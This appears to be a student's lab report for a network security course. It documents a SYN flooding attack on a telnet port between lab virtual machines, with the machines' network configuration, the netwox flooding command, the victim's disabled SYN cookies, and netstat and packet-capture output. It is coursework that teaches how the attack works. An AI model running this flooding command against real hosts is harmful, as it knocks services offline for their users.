


Week-2

TCP ATTACK

Name: Nikhil T M
SRN: PES1UG20CS821
Subject:Computer Network Security

Attacker machine: 10.0.2.8




```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:ab:41:94
             inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::1441:2a5e:5579:48c2/64 Scope:Link
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:136 errors:0 dropped:0 overruns:0 frame:0
             TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:21591 (21.5 KB) TX bytes:10503 (10.5 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
               UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:142 errors:0 dropped:0 overruns:0 frame:0
             TX packets:142 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:34371 (34.3 KB) TX bytes:34371 (34.3 KB)

[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Victim machine: 10.0.2.9




```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:16:1d:52
             inet addr:10.0.2.9 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::61b0:fc40:57c2:e0/64 Scope:Link
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:143 errors:0 dropped:0 overruns:0 frame:0
             TX packets:145 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:30723 (30.7 KB) TX bytes:17229 (17.2 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
               UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:201 errors:0 dropped:0 overruns:0 frame:0
             TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:38058 (38.0 KB) TX bytes:38058 (38.0 KB)

[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Observer machine: 10.0.2.18




```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:da:15:5a
             inet addr:10.0.2.18 Bcast:10.0.2.255 Mask:255.255.255.0
               inet6 addr: fe80::6f2:3ff:29b2:41a7/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                 RX packets:63 errors:0 dropped:0 overruns:0 frame:0
                 TX packets:133 errors:0 dropped:0 overruns:0 carrier:0
                collisions:0 txqueuelen:1000
               RX bytes:17927 (17.9 KB) TX bytes:15084 (15.0 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
               inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                 RX packets:139 errors:0 dropped:0 overruns:0 frame:0
                 TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
                collisions:0 txqueuelen:1
               RX bytes:35090 (35.0 KB) TX bytes:35090 (35.0 KB)

[09/26/21]seed@Nikhil_PES1UG20CS821:~$ █
```


Task 1: SYN Flooding Attack

Observation on attacker machine



```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo netwox 76 -i 10.0.2.9 -p 23 -s raw
^Z
[4]+  Stopped                  sudo netwox 76 -i 10.0.2.9 -p 23 -s raw
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ █
```

Observation on attacker machine after the attack is done we connect to the victim machine




ubuntu1 [Running] - Oracle VM VirtualBox

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ telnet 10.0.2.9...
Trying 10.0.2.9...
telnet: Unable to connect to remote host: Connection timed out
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

The screenshot shows a desktop environment with a terminal window open in the top right corner. The terminal displays a failed attempt to connect via telnet to the victim machine at 10.0.2.9. The desktop has a dark blue theme with various icons in the dock.

Observation on victim machine before attack



ubuntu2 [Running] - Oracle VM VirtualBox

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*          LISTEN
tcp        0      0 10.0.2.9:53          0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:53          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:22           0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:23           0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:953         0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*          LISTEN
tcp6       0      0 ::1:80              ::*:              LISTEN
tcp6       0      0 ::1:53              ::*:              LISTEN
tcp6       0      0 ::1:21              ::*:              LISTEN
tcp6       0      0 ::1:22              ::*:              LISTEN
tcp6       0      0 ::1:3128             ::*:              LISTEN
tcp6       0      0 ::1:953              ::*:              LISTEN
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

The screenshot shows a desktop environment with a terminal window open in the top right corner. The terminal displays configuration changes to the TCP stack, specifically setting the maximum number of pending SYN connections to 128 and enabling SYN cookies. The desktop has a dark blue theme with various icons in the dock.

Observation on victim machine after attack

```
[ubuntu2]seed@Nikhil_PES1UG20CS821:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*          LISTEN
tcp        0      0 10.0.2.9:53          0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:53          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:23          0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:953        0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:3306        0.0.0.0:*          LISTEN
tcp        0      0 10.0.2.9:23          241.8.148.121:57877    SYN_RECV
tcp        0      0 10.0.2.9:23          250.203.168.167:61061    SYN_RECV
tcp        0      0 10.0.2.9:23          251.205.243.73:36265    SYN_RECV
tcp        0      0 10.0.2.9:23          242.174.201.110:19011    SYN_RECV
tcp        0      0 10.0.2.9:23          241.54.24.124:1626     SYN_RECV
tcp        0      0 10.0.2.9:23          254.46.243.236:45669    SYN_RECV
tcp        0      0 10.0.2.9:23          242.144.225.41:36096    SYN_RECV
tcp        0      0 10.0.2.9:23          241.219.53.219:51788    SYN_RECV
tcp        0      0 10.0.2.9:23          252.41.129.2:27223    SYN_RECV
tcp        0      0 10.0.2.9:23          246.156.127.135:34093    SYN_RECV
tcp        0      0 10.0.2.9:23          252.228.41.163:43017    SYN_RECV
tcp        0      0 10.0.2.9:23          249.56.35.216:3512     SYN_RECV
tcp        0      0 10.0.2.9:23          244.212.249.133:62941    SYN_RECV
tcp        0      0 10.0.2.9:23          251.86.66.189:6375     SYN_RECV
tcp        0      0 10.0.2.9:23          240.185.21.189:34302    SYN_RECV
tcp        0      0 10.0.2.9:23          244.19.167.68:41726    SYN_RECV
tcp        0      0 10.0.2.9:23          241.176.30.220:44450    SYN_RECV
tcp        0      0 10.0.2.9:23          244.128.38.249:22439    SYN_RECV
tcp        0      0 10.0.2.9:23          253.77.248.202:25432    SYN_RECV
tcp        0      0 10.0.2.9:23          245.51.250.131:63805    SYN_RECV
tcp        0      0 10.0.2.9:23          243.214.133.153:59456    SYN_RECV
tcp        0      0 10.0.2.9:23          250.71.103.4:18595    SYN_RECV
tcp        0      0 10.0.2.9:23          242.70.62.40:39431    SYN_RECV
tcp        0      0 10.0.2.9:23          242.200.24.38:45776    SYN_RECV
tcp        0      0 10.0.2.9:23          246.152.231.49:6532     SYN_RECV
tcp        0      0 10.0.2.9:23          251.35.8.161:37909    SYN_RECV
tcp        0      0 10.0.2.9:23          243.117.221.255:27503    SYN_RECV
```

```
[ubuntu2]seed@Nikhil_PES1UG20CS821:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.9:23          243.117.221.255:27503    SYN_RECV
tcp        0      0 10.0.2.9:23          247.111.0.100:36890    SYN_RECV
tcp        0      0 10.0.2.9:23          250.211.13.44:33676    SYN_RECV
tcp        0      0 10.0.2.9:23          243.168.107.218:26928    SYN_RECV
tcp        0      0 10.0.2.9:23          255.215.28.87:57663    SYN_RECV
tcp        0      0 10.0.2.9:23          245.213.47.145:20654    SYN_RECV
tcp        0      0 10.0.2.9:23          245.173.100.46:50499    SYN_RECV
tcp        0      0 10.0.2.9:23          251.76.73.161:7381     SYN_RECV
tcp        0      0 10.0.2.9:23          250.190.130.42:33322    SYN_RECV
tcp        0      0 10.0.2.9:23          249.104.239.249:6315    SYN_RECV
tcp        0      0 10.0.2.9:23          247.226.255.71:38842    SYN_RECV
tcp        0      0 10.0.2.9:23          251.132.46.146:25167    SYN_RECV
tcp        0      0 10.0.2.9:23          255.230.134.246:5180    SYN_RECV
tcp        0      0 10.0.2.9:23          252.121.46.17:56059    SYN_RECV
tcp        0      0 10.0.2.9:23          247.176.17.95:23248    SYN_RECV
tcp        0      0 10.0.2.9:23          251.163.123.156:64704    SYN_RECV
tcp        0      0 10.0.2.9:23          240.69.10.156:5432     SYN_RECV
tcp        0      0 10.0.2.9:23          253.187.21.57:12761    SYN_RECV
tcp        0      0 10.0.2.9:23          246.92.149.247:11212    SYN_RECV
tcp        0      0 10.0.2.9:23          244.130.11.60:35920    SYN_RECV
tcp        0      0 10.0.2.9:23          240.246.117.21:24693    SYN_RECV
tcp        0      0 10.0.2.9:23          254.240.138.175:57263    SYN_RECV
tcp        0      0 10.0.2.9:23          252.12.50.118:50859    SYN_RECV
tcp        0      0 10.0.2.9:23          250.13.167.214:61714    SYN_RECV
tcp        0      0 10.0.2.9:23          242.243.128.100:55909    SYN_RECV
tcp        0      0 10.0.2.9:23          250.140.72.255:20121    SYN_RECV
tcp        0      0 10.0.2.9:23          244.253.116.161:41249    SYN_RECV
tcp        0      0 10.0.2.9:23          243.55.1.62:40884     SYN_RECV
tcp        0      0 10.0.2.9:23          244.84.74.57:61691     SYN_RECV
tcp        0      0 10.0.2.9:23          251.0.234.190:42403    SYN_RECV
tcp        0      0 10.0.2.9:23          253.38.32.216:10454    SYN_RECV
tcp        0      0 10.0.2.9:23          249.113.213.182:27931    SYN_RECV
tcp        0      0 10.0.2.9:23          242.103.49.103:43010    SYN_RECV
tcp        0      0 10.0.2.9:23          241.224.179.82:32927    SYN_RECV
tcp        0      0 10.0.2.9:23          248.126.5.234:22356    SYN_RECV
```

```

ubuntu2 [Running] - Oracle VM VirtualBox
Terminal
tcp 0 0 10.0.2.9:23 250.190.130.42:33322 SYN_RECV
tcp 0 0 10.0.2.9:23 249.104.239.249:6315 SYN_RECV
tcp 0 0 10.0.2.9:23 247.226.255.71:38842 SYN_RECV
tcp 0 0 10.0.2.9:23 251.132.46.146:25167 SYN_RECV
tcp 0 0 10.0.2.9:23 255.230.134.246:5180 SYN_RECV
tcp 0 0 10.0.2.9:23 252.121.46.17:56059 SYN_RECV
tcp 0 0 10.0.2.9:23 247.176.17.95:23248 SYN_RECV
tcp 0 0 10.0.2.9:23 251.163.123.156:64704 SYN_RECV
tcp 0 0 10.0.2.9:23 240.69.10.156:5432 SYN_RECV
tcp 0 0 10.0.2.9:23 253.187.21.57:12761 SYN_RECV
tcp 0 0 10.0.2.9:23 246.92.149.247:11212 SYN_RECV
tcp 0 0 10.0.2.9:23 244.130.11.60:35920 SYN_RECV
tcp 0 0 10.0.2.9:23 240.246.117.21:24693 SYN_RECV
tcp 0 0 10.0.2.9:23 254.240.138.175:57263 SYN_RECV
tcp 0 0 10.0.2.9:23 252.12.50.118:50859 SYN_RECV
tcp 0 0 10.0.2.9:23 250.13.167.214:61714 SYN_RECV
tcp 0 0 10.0.2.9:23 242.243.128.100:55909 SYN_RECV
tcp 0 0 10.0.2.9:23 250.140.72.255:20121 SYN_RECV
tcp 0 0 10.0.2.9:23 244.253.116.161:41249 SYN_RECV
tcp 0 0 10.0.2.9:23 243.55.1.62:40884 SYN_RECV
tcp 0 0 10.0.2.9:23 244.84.74.57:61691 SYN_RECV
tcp 0 0 10.0.2.9:23 251.0.234.190:42403 SYN_RECV
tcp 0 0 10.0.2.9:23 253.38.32.216:10454 SYN_RECV
tcp 0 0 10.0.2.9:23 249.113.213.182:27931 SYN_RECV
tcp 0 0 10.0.2.9:23 242.103.49.103:43010 SYN_RECV
tcp 0 0 10.0.2.9:23 241.224.179.82:32927 SYN_RECV
tcp 0 0 10.0.2.9:23 248.126.5.234:22356 SYN_RECV
tcp 0 0 10.0.2.9:23 252.20.82.168:18521 SYN_RECV
tcp6 0 0 ::::80 ::::* LISTEN
tcp6 0 0 ::::53 ::::* LISTEN
tcp6 0 0 ::::21 ::::* LISTEN
tcp6 0 0 ::::22 ::::* LISTEN
tcp6 0 0 ::::3128 ::::* LISTEN
tcp6 0 0 ::::1:953 ::::* LISTEN
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Observation on observer machine

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-09-26 12:45:38.7855629...	PcsCompu_ab:41:94		ARP	62	Who has 10.0.2.9? Tell 10.0.2.8
6	2021-09-26 12:46:05.7604930...	PcsCompu_da:15:5a		ARP	44	Who has 10.0.2.3? Tell 10.0.2.18
7	2021-09-26 12:46:05.7609826...	PcsCompu_59:13:56		ARP	62	10.0.2.3 is at 08:00:27:59:13:56

